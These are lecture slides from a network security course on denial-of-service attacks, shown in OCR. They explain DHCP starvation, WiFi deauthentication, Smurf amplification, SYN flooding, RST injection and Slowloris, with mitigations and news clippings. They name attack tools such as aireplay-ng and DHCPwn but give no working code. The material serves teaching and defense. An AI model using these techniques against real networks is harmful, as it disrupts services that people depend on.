CSE508 Network Security

2024-02-22

Denial of Service

Michalis Polychronakis

Stony Brook University

Denial of Service

Goal: harm availability

- Strain software, hardware, or network links beyond their capacity
- Shut down a service or degrade its quality

Not always the result of an attack

- Flash crowds, "Slashdot effect"

Motives

- Protest/attention
- Financial gain/damage
- Revenge
- Extortion
- Evasion/diversion

DoS Attack Characteristics

Attack source: single vs. many

More than a single source: Distributed DoS (DDoS)

Overload vs. complete shutdown

Degradation vs. completely disabling software or equipment or destroying data

Crash, restart, bricking, data loss, website defacement, …

Consumed resource

Network bandwidth, CPU, memory, sockets, disk storage, battery, human time, …

Amplification factor: symmetric vs. asymmetric attacks

Broadcast addresses, large protocol responses, exponential propagation, …

Algorithmic complexity attacks

Induce worst-case behavior by triggering corner cases when processing input

Spoofing: hide the true source(s) of the attack


Lower Layer DoS

Physical layer

- Wirecutting, equipment manipulation, physical destruction
- RF jamming, signal interference

Link Layer

- MAC flooding: overload switch (CAM table exhaustion) or network
- ARP poisoning: send fake ARP responses to insert erroneous MAC–IP address mappings in existing systems’ caches
- DHCP starvation
- WiFi Deauthentication


Spectrum Blames Vandal

gothamist.com/2017/09/15/hackers_hit_spectrum_mainframe.php

gothamist

TIPS

Spectrum Blames Vandals For Internet Outages In Brooklyn, Queens

BY SCOTT HEINS IN NEWS ON SEP 15, 2017 11:11 AM

137 Like Share Tweet

Damage to Spectrum's fiberoptic cables led to widespread internet loss throughout Queens and Brooklyn this morning. (Getty Images)

GOTHAMIST FILMS

They Dove Into Du...

BEST OF GOTHAMIST

The Best Bars In NYC Where You Can Read In Peace

These Are The Best Restaurants In Williamsburg Right Now

The Best Breakfast Eggs

Dynamic Host Configuration Protocol (DHCP)

Used by hosts to request IP configuration parameters

- IP address, gateway, DNS server, domain name, time server, …
- UDP, no authentication: no way to validate a DHCP server's identity

DHCP exhaustion

- Prevent clients from receiving IPs by consuming all available addresses in the DHCP server's pool
- DHCP relies on a client's MAC address: *spoof it!* [tool: DHCPwn]

Rogue DHCP server *(may come after DHCP exhaustion)*

- Provide incorrect information to clients, causing disruption
- Worse: MitM attack

Defenses [example: Cisco Catalyst switches]

- DHCP snooping: the switch blocks bogus DHCP offers (real server is assigned a *trusted* switch port)
- Dynamic ARP Inspection (DAI): prevents ARP spoofing by validating IP-to-MAC address bindings (derived from DHCP snooping)

Deauth Attacks

Send a spoofed `deauth` frame to the access point with the victim's address *(no authentication!)*

- Client is disassociated from the access point
- Can also use the broadcast address to disassociate all clients at once
- *Clients may then connect to an "evil twin" access point…*

Deauthentication is also sometimes used as a protection mechanism

- Prevent the operation of rogue access points

Tools: `aireplay-ng` (aircrack-ng), `deauth` (metasploit)

Also possible: auth attacks

- Flood with spoofed random addresses to authenticate and associate to a target access point → exhaust AP resources

FCC Marriott to Pay $600K to R ×

www.fcc.gov/document/marriott-pay-600k-resolve-wifi-blocking-investigation

FCC Federal Communications Commission

Search

Take Act

Federal Communications Commission
445 12th Street, S.W.
Washington, D.C. 20554

News Media Information 202 / 418-0500
Internet: http://www.fcc.gov

This is an unofficial announcement of Commission action. Release of the full text of a Commission order constitutes official action. See MCI v. FCC. 515 F 2d 385 (D.C. Cir. 1974).

FOR IMMEDIATE RELEASE:
October 3, 2014

NEWS MEDIA CONTACT:
Neil Grace, 202-418-0506
E-mail: Neil.Grace@fcc.gov

MARRIOTT TO PAY $600,000 TO RESOLVE WIFI-BLOCKING INVESTIGATION

Hotel Operator Admits Employees Improperly Used Wi-Fi Monitoring System to Block Mobile Hotspots; Agrees to Three-Year Compliance Plan

Washington, D.C. –Marriott International, Inc. and its subsidiary, Marriott Hotel Services, Inc., will pay $600,000 to resolve a Federal Communications Commission investigation into whether Marriott intentionally interfered with and disabled Wi-Fi networks established by consumers in the conference facilities of the Gaylord Opryland Hotel and Convention Center in Nashville, Tennessee, in violation of Section 333 of the Communications Act. The FCC Enforcement Bureau's investigation revealed that Marriott employees had used containment features of a Wi-Fi monitoring system at the Gaylord Opryland to prevent individuals from connecting to the Internet via their own personal Wi-Fi networks, while at the same time charging consumers,

Network Layer DoS

Flooding: bombard target with network packets

- Saturate the available network bandwidth (aka "volumetric" attacks)
- Long ICMP packets, UDP/TCP packets with garbage data, …

IP spoofing: conceal the attack source

- Makes it more difficult to block the attack
- Ingress and egress filtering limit its applicability, but they are not universally deployed
- Applicable only when connection establishment is not needed: ICMP, UDP, TCP SYN, …

Broadcast Amplification

- One packet generates many more packets
- ICMP Smurf Attack (spoofed broadcast Echo request)

IP hijacking (covered in previous lecture)

- False BGP route advertisements to attract and drop traffic or cause connectivity instability


Amplification Example: Smurf Attack (1990's)

Attacker sends spoofed ICMP Echo requests to the victim's network broadcast address

- Src IP == victim's IP
- Victim machine is flooded with responses from all internal hosts
- Initial form of amplification attack

Mitigation

- Configure hosts to not respond to broadcast ICMP requests
- Configure routers to not forward packets destined to broadcast addresses



Transport Layer DoS

SYN flooding

- Server-side resource exhaustion
- Source IP address can be spoofed
- Can be combined with normal flooding to also saturate the link

Connection termination

- RST injection: terminate a victim's established TCP connection
- Mostly used for blocking specific unwanted traffic (i.e., censorship)

SYN Flooding

Flood server with spoofed connection initiation requests (SYN packets)

- Saturate the max number of concurrent open sockets the server can sustain: no more connections can be accepted
- Each half-open connection consumes memory resources
- Server sends SYN/ACKs back, but ACKs never return…

Mitigation

- Drop old half-open connections after reaching a certain threshold (e.g., in FIFO order or randomly)
- SYN cookies: eliminate the need to store state per half-open connection

SYN Cookies

Always reply to SYN packets


- No need to keep per-connection state
- No need for half-open connection quota

Send SYN/ACK with a special "cookie" seq

- Secret function of the src/dst IP, src/dst port, coarse timestamp
- Encodes the SYN queue entry state that would otherwise need to be maintained

Stateless!

- The SYN queue entry is rebuilt based on the returned cookie value in the ACK



TCP Connection Termination

FIN: this side is done sending, but can still receive → "Half-closed" state

- Should be sent by each side and acknowledged by the other

RST: this side is *done sending and receiving*


- No more data will be sent or received from this side of the connection
- Program closed, abort established connection, …

A MotS attacker can easily terminate connections by sending spoofed RSTs

- 5-tuple (src/dst IP/port and protocol) must match, and seq should be *in window*
- More strict stacks will only accept RSTs *in sequence* to prevent blind TCP RST injection

Legitimate and not so legitimate uses

- Censorship, blocking of non-standard port traffic (e.g., P2P file sharing protocols), termination of malicious or unwanted connections, …



Comcast settles P2P thrott

arstechnica.com/tech-policy/2009/12/comcast-throws-16-million-at-p2p-throttling-settlement/

Register Log in

ars technica

MAIN MENU MY STORIES: 24 FORUMS SUBSCRIBE JOBS

LAW & DISORDER / CIVILIZATION & DISCONTENTS

Comcast settles P2P throttling class-action for $16 million

Comcast got itself in hot water when it decided to use reset packets to slow …

by Jacqui Cheng - Dec 22, 2009 4:22pm EST

Share Tweet Email 20

Comcast has agreed to settle a class-action lawsuit over the throttling of P2P connections that had users up in arms in late 2007 and 2008. The company still stands behind its controversial methods for "managing" network traffic, but claims that it wants to "avoid a potentially lengthy and distracting legal dispute that would serve no useful purpose."

It was more than two years ago when Comcast subscribers began finding evidence that the broadband provider was blocking packets—particularly those being sent through BitTorrent. When the complaints mounted, the Associated Press went ahead with its own investigation and came to the same conclusion: downloads through BitTorrent were either being blocked altogether or being slowed down significantly.

At that time, Comcast vehemently denied that it had anything to do with these mysterious slowdowns. This was despite the fact that numerous customers reported that their Comcast connections were sending reset packets out to the rest of the Internet—the AP discovered that nearly half of the reset packets being received by cable competitor Time Warner were coming from Comcast. Eventually, Comcast acknowledged that it had engaged in "traffic management" techniques in order to keep its network speedy, which eventually resulted in an FCC investigation and a subsequent abandoning of

LATEST FEATURE STORY

FEATURE STORY (2 PAGES)

That Dragon, Cancer and how the digital age talks about death

The advent of high technology has changed the conversation about our mortality.

WATCH ARS VIDEO

Application Layer DoS

Connection flooding

Reflection

Software vulnerabilities

Algorithmic complexity attacks

- Trigger worst-case input processing (e.g., hashtable collisions, regular expression backtracking)

Exhaustion of server resources

- Example: fill up an FTP server's/cloud storage bucket's disk space with junk files

Spam can be considered as a DoS attack on our time…

- As well as server resources

Connection Flooding


Saturate the server with many established connections

- Can't use spoofing: just use bots…

For forking servers, the whole system might freeze (process exhaustion)

Slowloris attack: *slowly* send a few bytes at a time to keep many concurrent connections open


- Keep the server busy with "infinite-size" HTTP requests by periodically sending more and more bogus HTTP headers
- Alternatives: read response slowly, POST data slowly, …
- Requires minimal bandwidth



https://www.cloudflare.com/learning/ddos/ddos-attack-tools/slowloris/

Google mitigated the largest DDoS attack to date, peaking above 398 million rps

October 10, 2023



The attack used a novel technique, HTTP/2 Rapid Reset, based on stream multiplexing

